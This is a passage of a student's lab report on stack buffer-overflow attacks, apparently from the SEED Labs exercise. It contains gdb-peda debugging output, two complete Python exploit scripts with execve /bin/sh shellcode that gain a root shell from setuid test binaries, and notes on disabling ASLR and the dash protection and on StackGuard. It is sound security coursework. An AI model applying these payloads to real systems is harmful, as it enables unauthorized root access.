0016| 0xffffcadc --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcae0 --> 0x0
0024| 0xffffcae4 --> 0x0
0028| 0xffffcae8 --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcef3 "V\004") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffced0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcac8 --> 0xffffced8 --> 0xffffd108 --> 0x0
ESP: 0xffffca20 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca20 --> 0x0
0004| 0xffffca24 --> 0x0
0008| 0xffffca28 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca2c --> 0x7d4
0016| 0xffffca30 ("0pUV.pUV\350\316\377\377")
0020| 0xffffca34 (".pUV\350\316\377\377")
0024| 0xffffca38 --> 0xffffcee8 --> 0x205
0028| 0xffffca3c --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca20
gdb-peda$ exit
Undefined command: "exit".  Try "help".
gdb-peda$ Aborted
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
#
#
#
# 
```

Code :

```
 3
 4 # Replace the content with the actual shellcode
 5 shellcode= (
 6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
 7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
 8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
 9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 ##################################################################
15 # Put the shellcode somewhere in the payload
16 start = 0               # Change this number
17 content[517 - len(shellcode):] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret    = 0xffffca20 + 400          # Change this number
22 offset = 0              # Change this number
23
24 L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
25
26 #spray the buffer with return address
27 for offset in range(50):
28     content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
29 ##################################################################
30
31 # Write the content to a file
32 with open('badfile', 'wb') as f:
33   f.write(content)
```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 32-bit register which was provided in the shellcode.c .
3. Updated line 7 and added the shellcode at the end of the badfile.
4. return address was replaced with beginning buffer address + 400 (which exceeds the length of the buffer) .
5. for loop was created for the offset in the 27th line because we were not aware of the offset size .
6. As the range lies between 100-200 each address is 4-bit long so we divided 200/4 = 50 .
7. Offset was multiplied with L .
8. Saved the exploit.py file .
9. Executed the ./exploit.py .


Observation :

The attack was implemented successfully and was able to gain the access of the root shell.

Task 5: Launching Attack on 64-bit Program (Level 3)

Implementation:

1. In the above the code the bufferoverflow is taking place at line 20 in the strcpy(). Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shell to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L3.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Then printed the address of RBP register.
12. Another address was obtained which was the beginning of the buffer .
13. Then calculated the difference between those two address which gave the offset.
14. Further the payload was constructed.



```
-rwxrwxrwx 1 seed seed   891 Sep  5 10:48 exploit.py
-rwxrwxrwx 1 seed seed   965 Sep  5 10:48 Makefile
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L3-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
RBP: 0x7fffffffdd30 --> 0x7fffffffdf70 --> 0x0
RSP: 0x7fffffffd928 --> 0x55555555535c (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0xe
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe060 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:
    nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
   0x555555555224 <frame_dummy+4>:
    jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
```

```
[----------------------------------stack-------------------------------------]
0000| 0x7fffffffd928 --> 0x55555555535c (<dummy_function+62>:   nop)
0008| 0x7fffffffd930 --> 0x7ffff7dcb548 --> 0x0
0016| 0x7fffffffd938 --> 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
0024| 0x7fffffffd940 --> 0x0
0032| 0x7fffffffd948 --> 0x0
0040| 0x7fffffffd950 --> 0x0
0048| 0x7fffffffd958 --> 0x0
0056| 0x7fffffffd960 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fe0187 "I\211\300d\213\004%\030")
    at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
RBP: 0x7fffffffd920 --> 0x7fffffffdd30 --> 0x7fffffffdf70 --> 0x0
RSP: 0x7fffffffd840 --> 0xffffffff
RIP: 0x55555555523f (<bof+22>:  mov    rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0xe
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe060 --> 0x1
```

```
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------------------------------code-----------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
=> 0x55555555523f <bof+22>:     mov    rdx,QWORD PTR [rbp-0xd8]
   0x555555555246 <bof+29>:     lea    rax,[rbp-0xd0]
   0x55555555524d <bof+36>:     mov    rsi,rdx
   0x555555555250 <bof+39>:     mov    rdi,rax
   0x555555555253 <bof+42>:
    call   0x5555555550c0 <strcpy@plt>
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffd840 --> 0xffffffff
0008| 0x7fffffffd848 --> 0x7fffffffdd50 --> 0xffffaaaaaaaabcd4
0016| 0x7fffffffd850 --> 0x7ffff7fcf6b8 --> 0xe0012000000bc
0024| 0x7fffffffd858 --> 0x7ffff7ffd9e8 --> 0x7ffff7fcf000 --> 0x10102464c457f
0032| 0x7fffffffd860 --> 0x0
0040| 0x7fffffffd868 --> 0x7ffff7fcf628 --> 0xe001200000021
0048| 0x7fffffffd870 --> 0x7fffffffdc20 --> 0x0
0056| 0x7fffffffd878 --> 0x7ffff7fe7b6e (mov    r11,rax)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd920
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd850
gdb-peda$ p/d 0x7fffffffd920-0x7fffffffd850
$3 = 208
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$
```

```
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ll
total 176
-rw-rw-r-- 1 seed seed   517 Sep 10 13:15 badfile
-rwxrwxrwx 1 seed seed   270 Sep  5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed  1005 Sep 10 13:11 exploit.py
-rwxrwxrwx 1 seed seed   965 Sep  5 10:48 Makefile
-rw-rw-r-- 1 seed seed    11 Sep 10 12:57 peda-session-stack-L3-dbg.txt
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
#
#
#
```

Code :

exploit.py
~/CSP544/labs3/Labsetup/code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 100               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd850 + 160          # Change this number
offset = 208 + 8              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 64-bit register which was provided in the shellcode.c .
3. At line 16 updated the number to 100.
4. return address was replaced with RBP register + 200 , because return address has to more than RBP .
5. Offset was obtained from the difference which was calculated previously .
   And added 8 to the value because its a 64-bit program.
6. As mentioned above the initial badfile was empty badfile, so after executing the ./exploit.py it replaced the old badfile with the new one.

Observation:

The attack was implemented successfully and was able to gain the access of the root shell.


Tasks 7: Defeating dash's Countermeasure

Implementation:

1. Used the sudo ln -sf /bin/dash /bin/sh command to change the dash to sh.
2. Changed the privileges of the file .
3. Executed the program .

Code:

1. Program file was created with dash_shell_test.c .
2. After executing the program was able to get root shell.
3. If we comment out line 10 then it will give us only normal shell.




Observation:

Was able to gain the root access by defeating the dash countermeasure.


Task 8: Defeating Address Randomization

Implementation :


1. The below code was given in brute-force.sh .



2. Executed the code an attack was implemented.



3. The program will run in a infinite loop with segmentation fault until we get the root shell.



Observation:


It was running in infinite loop an was showing segmentation fault.

Tasks 9: Experimenting with Other Countermeasures

9.a: Turn on the StackGuard Protection

Implementation:

1. Created stackguard.c file .
2. Compiled the file and executed the program .



Code:


1. The above code consist of buffer size 12
2. The above code was executed with arguments of different length.
3. First argument used was short, so program returned the output properly.
4. In the second execution argument used was longer than buffer size .
   So stackguard detected the buffer overflow, and terminated the program by printing the message “stack smashing detected”.

Observation:

Successfully implemented the stackguard protection.

9.b: Turn on the Non-executable Stack Protection
Implementation:

1. Compiled the shellcode.c file.
2. And printed the a.out command.



Code:

Non-executable stacks restricts to execute shellcode on the stack, but it doesnt prevent the bufferoverflow .

Observation:
Was able to Defeat the non-executable stack countermeasure.